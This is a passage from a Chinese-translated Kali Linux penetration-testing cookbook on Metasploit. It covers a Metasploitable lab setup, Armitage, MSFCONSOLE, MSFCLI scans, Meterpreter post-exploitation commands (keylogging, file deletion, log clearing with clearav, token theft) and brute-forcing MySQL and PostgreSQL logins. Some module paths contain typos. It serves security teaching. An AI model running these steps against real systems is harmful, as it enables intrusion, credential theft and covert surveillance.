

8. 如果可用的话，选择 `512 MB` ，并点击 `Next` 。





9. 选项现有磁盘，并从你下载和保存 Metasploitable 2 文件夹的地方选择 VDMK 文件。




10. 你的虚拟磁盘窗口会像下面的截图那样。在这个示例中，我们完全不需要更新磁盘空间。这是因为使用 Metasploitable 的时候，你会攻击这个系统，而并不是将它用作操作系统。




11. 点击 `Create` 。




12. 通过点击 Metasploitable 2 的名称和 `Start` 按钮来启动它。

## 工作原理

这个秘籍中，我们在 Virtualbox 中配置了 Metasploitable 2。我们以从 `Sourceforge.net` 下载 Metasploitable 开始这个秘籍，之后我们配置了 VDMK 来在 VirtualBox 中运行并以启动该系统结束。

# 6.2 掌握 Armitage，Metasploit 的图形管理工具

新版本的 Metasploit 使用叫做 Armitage 的图形化前端工具。理解 Armitage 非常重要，因为它通过提供可视化的信息，使你对 Metasploit 的使用变得简单。它封装了 Metasploit 控制台，并且通过使用它的列表功能，你可以一次看到比 Metasploit 控制台或 Meterpreter 会话更多的内容。


## 准备

需要互联网或内部网络的连接。


## 操作步骤

让我们开始操作 Armitage：


1. 从桌面上访问 `Start | Kali Linux | Exploitation Tools | Network Exploitation Tools | Armitage` 。




2. 在 Armitage的登录界面中，点击 `Connect` （连接）按钮。





3. Armitage 可能需要一些时间来连接 Metasploit。当它完成时，你可能看见下面的提示窗口。不要惊慌，一旦 Armitage 能够连接时，它会消失的。在 `Start Metaspoit?` 界面，点击 `Yes` ：




4. 随后你会看到 Armitage 的主窗口。我们现在讨论主窗口的三个区域（标记为 `A` 、 `B` 和 `C` ，在下面的截图中）。

    - `A` ：这个区域展示了预先配置的模块。你可以通过模块列表下面的搜索框来搜索。
    - `B` ：这个区域展示了你的活动目标，我们能够利用它的漏洞。
    - `C` ：这个区域展示了多个 Metasploit 标签页。它允许多个 Meterpreter 或控制台会话同时运行和展示。




> 启动 Armitage 的一个自动化方式就是在终端窗口中键入下列命令。
>
> ```
> armitage
> ```

## 另见

为了了解更多 Meterpreter 的信息，请见“掌握 Meterpreter”一节。

# 6.3 掌握 Metasploit 控制台（MSFCONSOLE）

这个秘籍中，我们会研究 Metasploit 控制台（MSFCONSOLE）。MSFCONSOLE主要用于管理 Metasploit 数据库，管理会话以及配置和启动 Metasploit 模块。本质上，出于利用漏洞的目的，MSFCONSOLE 能够让你连接到主机，便于你利用它的漏洞。

你可以使用以下命令来和控制台交互：

- `help` ：这个命令允许你查看你尝试运行的命令行的帮助文档。
- `use module` ：这个命令允许你开始配置所选择的模块。
- `set optionname module` ：这个命令允许你为指定的模块配置不同的选项。
- `exploit` ：这个命令启动漏洞利用模块。
- `run` ：这个命令启动非漏洞利用模块。
- `search module` ：这个命令允许你搜索独立模块。

- `exit` ：这个命令允许你退出 MSFCONSOLE。

## 准备

需要互联网或内部网络的连接。

## 操作步骤

让我们开始探索 MSFCONSOLE：

1. 打开命令行。
2. 通过下列命令启动 MSFCONSOLE：

   ```
   msfconsole
   ```

3. 通过 `search` 命令搜索所有可用的 Linux 模块。每次我们打算执行操作时，都搜索一遍模块通常是个好主意。主要因为在 Metasploit 的不同版本之间，模块路径可能发生改变。

   ```
   search linux
   ```

   ```
   nd Shell, Find Tag Inline
      payload/linux/x86/shell_reverse_tcp                      normal    Linux Comma
   nd Shell, Reverse TCP Inline
      payload/linux/x86/shell_reverse_tcp2                     normal    Linux Comma
   nd Shell, Reverse TCP Inline - Metasm Demo
      post/linux/gather/checkvm                                normal    Linux Gathe
   r Virtual Environment Detection
      post/linux/gather/enum_configs                           normal    Linux Gathe
   r Configurations
      post/linux/gather/enum_network                           normal    Linux Gathe
   r Network Information
      post/linux/gather/enum_protections                       normal    Linux Gathe
   r Protection Enumeration
      post/linux/gather/enum_system                            normal    Linux Gathe
   r System and User Information
      post/linux/gather/enum_users_history                     normal    Linux Gathe
   r User History
      post/linux/gather/enum_xchat                             normal    Linux Gathe
   r XChat Enumeration
      post/linux/gather/hashdump                               normal    Linux Gathe
   r Dump Password Hashes for Linux Systems
      post/linux/gather/mount_cifs_creds                       normal    Linux Gathe
   r Saved mount.cifs/mount.smbfs Credentials
      post/linux/gather/pptpd_chap_secrets                     normal    Linux Gathe
   r PPTP VPN chap-secrets Credentials
      post/linux/manage/download_exec                          normal    Linux Manag
   e Download and Exececute
      post/multi/manage/sudo                                   normal    Multiple Li
   nux / Unix Post Sudo Upgrade Shell
      post/windows/manage/pxexploit                            normal    Windows Man
   age PXE Exploit Server

   msf >
   ```

4. 使用 John the Ripper Linux 密码破解模块。

   ```
   use auxiliary/analyzse/jtr_linux
   ```

```
msf > use auxiliary/analyze/jtr_linux
msf auxiliary(jtr_linux) >
```

5. 通过下列命令展示该模块的可用选项。

```
show options
```

```
msf auxiliary(jtr_linux) > show options

Module options (auxiliary/analyze/jtr_linux):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Crypt       false            no        Try crypt() format hashes(Very Slow)
   JOHN_BASE                    no        The directory containing John the Ripper (src, run, doc)
   JOHN_PATH                    no        The absolute path to the John the Ripper executable
   Munge       false            no        Munge the Wordlist (Slower)
   Wordlist                     no        The path to an optional Wordlist

msf auxiliary(jtr_linux) >
```

6. 既然我们列出了可以对这个模块使用的选项，我们可以使用 `set` 命令来设置独立选项。让我们设置 `JOHN_PATH` 选项：

```
set JOHN_PATH /usr/share/metasploit-framework/data/john/wordlists/ password.lst
```

7. 现在执行漏洞利用，我们需要输入 `exploit` 命令：

```
exploit
```

## 更多

一旦你通过 MSFCONSOLE 获得了主机的访问，你需要使用 Meterpreter 来分发载荷。MSFCONSOLE 可以管理你的回话，而 Meterpreter 执行实际的载荷分发和漏洞利用工作。

# 6.4 掌握 Metasploit CLI（MSFCLI）

这个秘籍中，我们会探索 Metasploit CLI（MSFCLI）。Metasploit 需要接口来执行它的任务。MSFCLI 就是这样的接口。它是一个极好的接口，用于学习 Metasploit ，或测试/编写新的漏洞利用。它也可用于脚本的情况中，并且对任务使用基本的自动化。

使用 MSFCLI 的一个主要问题是，你只能够一次打开一个 shell。你也会注意到，当我们探索一些命令的时候，它比 MSFCONSOLE 慢并且复杂。最后，你需要知道你打算利用的具体漏洞来使用 MSFCLI。这会使它对于渗透测试新手有些难以使用，他们并不熟悉 Metasploit 漏洞利用列表。

MSFCLI 的一些命令是：

- `msfcli` ：这会加载 MSFCLI 可访问的所有可用漏洞利用列表。

- `msfcli -h`：显示 MSFCLI 的帮助文档。
- `msfcli [PATH TO EXPLOIT] [options = value]`：这是执行漏洞利用的语法。

## 准备

需要互联网或内部网络的连接。

## 操作步骤

让我们开始探索 MSFCLI：

1. 使用下列命令启动 Metasploit CLI（MSFCLI）。请耐心等待，因为这可能花一些时间，取决于你的系统速度。同时注意当 MSFCLI 加载完成时，会显示可用的漏洞利用列表。

   ```
   msfcli
   ```

   ```
   root@kali:/usr/bin# msfcli
   [*] Please wait while we load the module tree...
   ```

2. 显示 MSFCLI 帮助文档：

   ```
   msfcli -h
   ```

   ```
   root@kali:/usr/bin# msfcli -h
   Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
   ================================================================================

       Mode           Description
       ----           -----------
       (A)dvanced     Show available advanced options for this module
       (AC)tions      Show available actions for this auxiliary module
       (C)heck        Run the check routine of the selected module
       (E)xecute      Execute the selected module
       (H)elp         You're looking at it baby!
       (I)DS Evasion  Show available ids evasion options for this module
       (O)ptions      Show available options for this module
       (P)ayloads     Show available payloads for this module
       (S)ummary      Show information about this module
       (T)argets      Show available targets for this exploit module

   root@kali:/usr/bin#
   ```

3. 出于我们的演示目的，我们会执行圣诞树扫描（ Christmas Tree Scan）。我们会选择选项 A 来显示模块高级选项。

   ```
   msfcli auxiliary/scanner/portscan/xmas A
   ```

> 更多圣诞树扫描的信息，请见下面的 URL：http://en.wikipedia.org/wiki/Christmas_tree_packet。

```
    in the local network.

  Name           : ShowProgress
  Current Setting: true
  Description    : Display progress messages during a scan

  Name           : ShowProgressPercent
  Current Setting: 10
  Description    : The interval in percent that progress should be shown

  Name           : UDP_SECRET
  Current Setting: 1297303091
  Description    : The 32-bit cookie for UDP probe requests.

  Name           : VERBOSE
  Current Setting: false
  Description    : Enable detailed status messages

  Name           : WORKSPACE
  Current Setting:
  Description    : Specify the workspace for this module


root@kali:/usr/bin#
```

4. 此外，你可以列出当前模块的概览，通过使用 `S` 模式。概览模式是一个极好方式，来查看可用于当前尝试执行的漏洞利用的所有选项。许多选项都是可选的，但是一小部分通常是必须的，它们允许你设置尝试利用哪个目标或端口的漏洞。

```
msfcli auxiliary/scanner/portscan/xmas S
```

```
   License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  BATCHSIZE  256              yes       The number of hosts to scan per set
  INTERFACE                   no        The name of the interface
  PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                      yes       The target address range or CIDR identi
fier
  SNAPLEN    65535            yes       The number of bytes to capture
  THREADS    1                yes       The number of concurrent threads
  TIMEOUT    500              yes       The reply read timeout in milliseconds

Description:
  Enumerate open|filtered TCP services using a raw "XMas" scan; this
  sends probes containing the FIN, PSH and URG flags.


root@kali:/usr/bin#
```

5. 为了展示可用于此次漏洞利用的选项列表，我们使用 `O` 模式。选项使用中配置漏洞利用模块的方式。每个利用模块都用不同的选项集合（或者什么都没有）。任何所需的选项必须在漏洞利用执行之前设置。在下面的截图中，你会注意到许多所需选项都设为默认。如果你碰到了这种情况，你就不需要更新选项的值，除非你打算修改它。

```
msfcli auxiliary/scanner/portscan/xmas O
```

```
root@kali:/usr/bin# msfcli auxiliary/scanner/portscan/xmas O
[*] Please wait while we load the module tree...

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   BATCHSIZE    256              yes       The number of hosts to scan per set
   INTERFACE                     no        The name of the interface
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identi
fier
   SNAPLEN      65535            yes       The number of bytes to capture
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      500              yes       The reply read timeout in milliseconds

root@kali:/usr/bin# 
```

6. 我们使用 `E` 模式来执行漏洞利用。

```
msfcli auxiliary/scanner/portscan/xmas E
```

> 这里，我们使用了默认选项。

## 工作原理

这个秘籍中，我们以启动 MSFCLI 开始，之后搜索可用的模块，并执行该模块。在搜索的过程中，我们选修了圣诞树扫描模块并复查了 MSFCLI 界面来查看模块概览和所有可用选项。在设置完所有选项之后，我们执行了漏洞利用。

了解 Metasploit 框架分为三个不同的部分非常重要。这些部分是：

- 漏洞：这些都是弱点，要么已知要么位置。它们包含在特定的应用、阮家宝或协议中。在 Metasploit 中，漏洞按照分组，和漏洞利用列出，漏洞利用可以攻击列在它们下面的漏洞。

- 漏洞利用：漏洞利用是用来利用所发现漏洞的模块。

- 载荷：一旦成功执行了漏洞利用，必须把载荷传给被攻击的机器，以便允许我们创建 shell，运行各种命令，添加用户以及其它。

一旦你通过 MSFCONSOLE 获得了主机的访问，你需要使用 Meterpreter 来分发载荷。MSFCONSOLE 可以管理你的会话，而 Meterpreter 执行实际的载荷分发和漏洞利用工作。

# 6.5 掌握 Meterpreter

一旦你使用 Armitage，MSFCLI 或 MSFCONSOLE 获得了主机的访问权，你必须使用 Meterpreter 来传递你的载荷。MSFCONSOLE 可以管理你的会话，而 Meterpreter 执行实际的载荷分发和漏洞利用工作。

一些用于 Meterpreter 的常用命令包括：

- `help`：这个命令允许你浏览帮助文档。
- `background`：这个命令允许你在后台运行 Meterpreter 会话。这个命令也能为你带回 MSF 提示符。
- `download`：这个命令允许你从受害者机器中下载文件。
- `upload`：这个命令允许你向受害者机器上传文件。
- `execute`：这个命令允许你在受害者机器上运行命令。
- `shell`：这个命令允许你在受害者机器上运行 Windows shell 提示符（仅限于 Windows 主机）。
- `session -i`：这个命令允许你在会话之间切换。

## 准备

需要满足下列要求：

- 内部网络或互联网的连接。
- 使用 Armitage，MSFCLI 或 MSFCONSOLE 由 Metasploit 创建好的，目标系统的活动会话。

## 操作步骤

让我们打开 MSFCONSOLE 来开始：

1. 首先我们以 MSFCONSOLE 中展示的活动会话开始。
2. 开始记录目标系统中用户的击键顺序：

```
keyscan_start
```

3. 转储目标系统中用户的击键顺序。击键顺序会显示在屏幕上：

```
keyscan_dump
```

4. 停止记录目标系统中用户的击键顺序。

```
keyscan_stop
```

5. 删除目标系统中的文件。

```
del exploited.docx
```

6. 清除目标系统中的事件日志。

```
clearav
```

7. 展示运行进程的列表。

```
ps
```

8. 杀掉受害者系统的指定进程，使用`kill [pid]`语法。

```
kill 6353
```

9. 尝试偷取目标系统上的模拟令牌。

```
steal_token
```

## 工作原理

我们以通过 Armitage，MSFCLI 或 MSFCONSOLE 预先建立的 Meterpreter 会话来开始。之后我们在目标机器上运行了多种命令。

## 更多

当我们对基于 Linux 主机使用 Meterpreter 的时候，我们能够在它上面运行 Linux 命令，就像我们操作这台机器那样。

# 6.6 Metasploitable MySQL

这个秘籍中，我们会探索如何使用 Metasploit 来攻击 MySQL 数据库服务器，使用 MySQL 扫描器模块。MySQL 是许多网站平台的选择，包括 Drupal 和 Wordpress，许多网站当前正在使用 MySQL 数据库服务器。这会使它们更容易成为 Metasploitable MySQL 攻击的目标。

## 准备

需要满足下列要求：

- 内部网络的连接。
- 运行在渗透环境中的 Metasploitable 。
- 用于执行字典攻击的单词列表。

## 操作步骤

让我们通过打开终端窗口来开始 MySQL 攻击：

1. 打开终端窗口。
2. 启动 MSFCONSOLE。

```
msfconsole
```

3. 搜索可用的 MySQL 模块。

```
msfconsole mysql
```

```
  exploit/linux/mysql/mysql_yassl_hello                  2008-01-04 00:00:00 UTC
 good        MySQL yaSSL SSL Hello Message Buffer Overflow
  exploit/pro/web/sqli_mysql                             2007-06-05 00:00:00 UTC
 manual      SQL injection exploit for MySQL
  exploit/pro/web/sqli_mysql_php                         2000-05-30 00:00:00 UTC
 manual      SQL injection exploit for MySQL
  exploit/unix/webapp/wp_google_document_embedder_exec   2013-01-03 00:00:00 UTC
 normal      WordPress Plugin Google Document Embedder Arbitrary File Disclosure
  exploit/windows/mysql/mysql_mof                        2012-12-01 00:00:00 UTC
 excellent   Oracle MySQL for Microsoft Windows MOF Execution
  exploit/windows/mysql/mysql_payload                    2009-01-16 00:00:00 UTC
 excellent   Oracle MySQL for Microsoft Windows Payload Execution
  exploit/windows/mysql/mysql_yassl_hello                2008-01-04 00:00:00 UTC
 average     MySQL yaSSL SSL Hello Message Buffer Overflow
  exploit/windows/mysql/scrutinizer_upload_exec          2012-07-27 00:00:00 UTC
 excellent   Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Crede
ntial
  post/linux/gather/enum_configs
 normal      Linux Gather Configurations
  post/linux/gather/enum_users_history
 normal      Linux Gather User History

msf >
```

4. 使用 MySQL 扫描器模块。

```
use auxiliary/scanner/mysql/mysql_login
```

```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) >
```

5. 显示模块的可用选项。

```
show options
```

```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             3306             yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
 host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separat
ed by space, one pair per line
   USER_AS_PASS      true             no        Try the username as the password for all us
ers
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(mysql_login) >
```

6. 将 RHOST 设置为 Metasploitable 2 主机或目标主机的地址。

```
set RHOST 192.168.10.111
```

7. 设置用户名文件的位置。你可以选择：

```
set user_file /root/Desktop/usernames.txt
```

8. 设置密码文件的位置。你可以选择：

```
set pass_file /root/Desktop/passwords.txt
```

9. 执行漏洞利用：

```
Exploit
```

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(mysql_login) > set user_file /root/Desktop/usernames.txt
user_file => /root/Desktop/usernames.txt
msf auxiliary(mysql_login) > set pass_file /root/Desktop/Passwords.txt
pass_file => /root/Desktop/Passwords.txt
msf auxiliary(mysql_login) >
```

10. Metasploit 会尝试输入包含在两个文件中的所有用户名和密码组合。找到生效的登录和密码组合旁边的 `+` 符号就可以了。

## 工作原理

这个秘籍中，我们使用 Metasploit 的 MSFCONSOLE 来利用 Metasploitable 2 靶机上的 MySQL 漏洞。我们以启动控制台并搜索所有已知的 MySQL 模块来开始。在选择 MySQL 登录利用模块之后，我们设置了选项并执行了漏洞利用，这让我们能够爆破 MySQL 登录。Metasploit 使用提供的用户名和密码文件。并尝试爆破 MySQL 数据库。

## 更多

这个秘籍中，我们使用了自己生成的用户名和密码文件。有许多方法可以生成用户名和密码单词列表，这些方法在第八章中涉及。

# 6.7 Metasploitable PostgreSQL

这个秘籍中，我们会探索如何使用 Metasploit 来攻击 PostgreSQL 数据库服务器，使用 PostgreSQL 扫描器模块。PostgreSQL 被誉为全世界最先进的开源数据库，许多爱好者声称它是企业级的数据库。我们会使用 Metasploit 来爆破 PostgreSQL 登录。

## 准备

需要满足下列要求：

- 内部网络的连接。
- 运行在渗透环境中的 Metasploitable 。
- 用于执行字典攻击的单词列表。

## 操作步骤

让我们通过打开终端窗口来开始 PostgreSQL 攻击：

1. 打开终端窗口。
2. 启动 MSFCONSOLE。

```
msfconsole
```

3. 搜索可用的 PostgreSQL 模块。

```
msfconsole postgresql
```

```
   -----------
   auxiliary/admin/http/rails_devise_pass_reset                  2013-01-28 00:00:00 UTC  norm
al      Ruby on Rails Devise Authentication Password Reset
   auxiliary/admin/postgres/postgres_readfile                                             norm
al      PostgreSQL Server Generic Query
   auxiliary/admin/postgres/postgres_sql                                                  norm
al      PostgreSQL Server Generic Query
   auxiliary/scanner/postgres/postgres_dbname_flag_injection                              norm
al      PostgreSQL Database Name Command Line Flag Injection
   auxiliary/scanner/postgres/postgres_login                                              norm
al      PostgreSQL Login Utility
   auxiliary/scanner/postgres/postgres_version                                            norm
al      PostgreSQL Version Probe
   auxiliary/server/capture/postgresql                                                    norm
al      Authentication Capture: PostgreSQL
   exploit/linux/postgres/postgres_payload                       2007-06-05 00:00:00 UTC  exce
llent   PostgreSQL for Linux Payload Execution
   exploit/pro/web/sqli_postgres                                 2007-06-05 00:00:00 UTC  manu
al      SQL injection exploit for PostgreSQL
   exploit/windows/postgres/postgres_payload                     2009-04-10 00:00:00 UTC  exce
llent   PostgreSQL for Microsoft Windows Payload Execution
```

4. 使用 PostgreSQL 扫描器模块。

```
use auxiliary/scanner/mysql/postgres_login
```

```
   BLANK_PASSWORDS   true                                                                      no    Try b
lank passwords for all users
   BRUTEFORCE_SPEED  5                                                                         yes   How f
ast to bruteforce, from 0 to 5
   DATABASE          template1                                                                 yes   The d
atabase to authenticate against
   PASSWORD                                                                                    no    A spe
cific password to authenticate with
   PASS_FILE         /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_pass.txt    no    File
containing passwords, one per line
   RETURN_ROWSET     true                                                                      no    Set t
o true to see query result sets
   RHOSTS                                                                                      yes   The t
arget address range or CIDR identifier
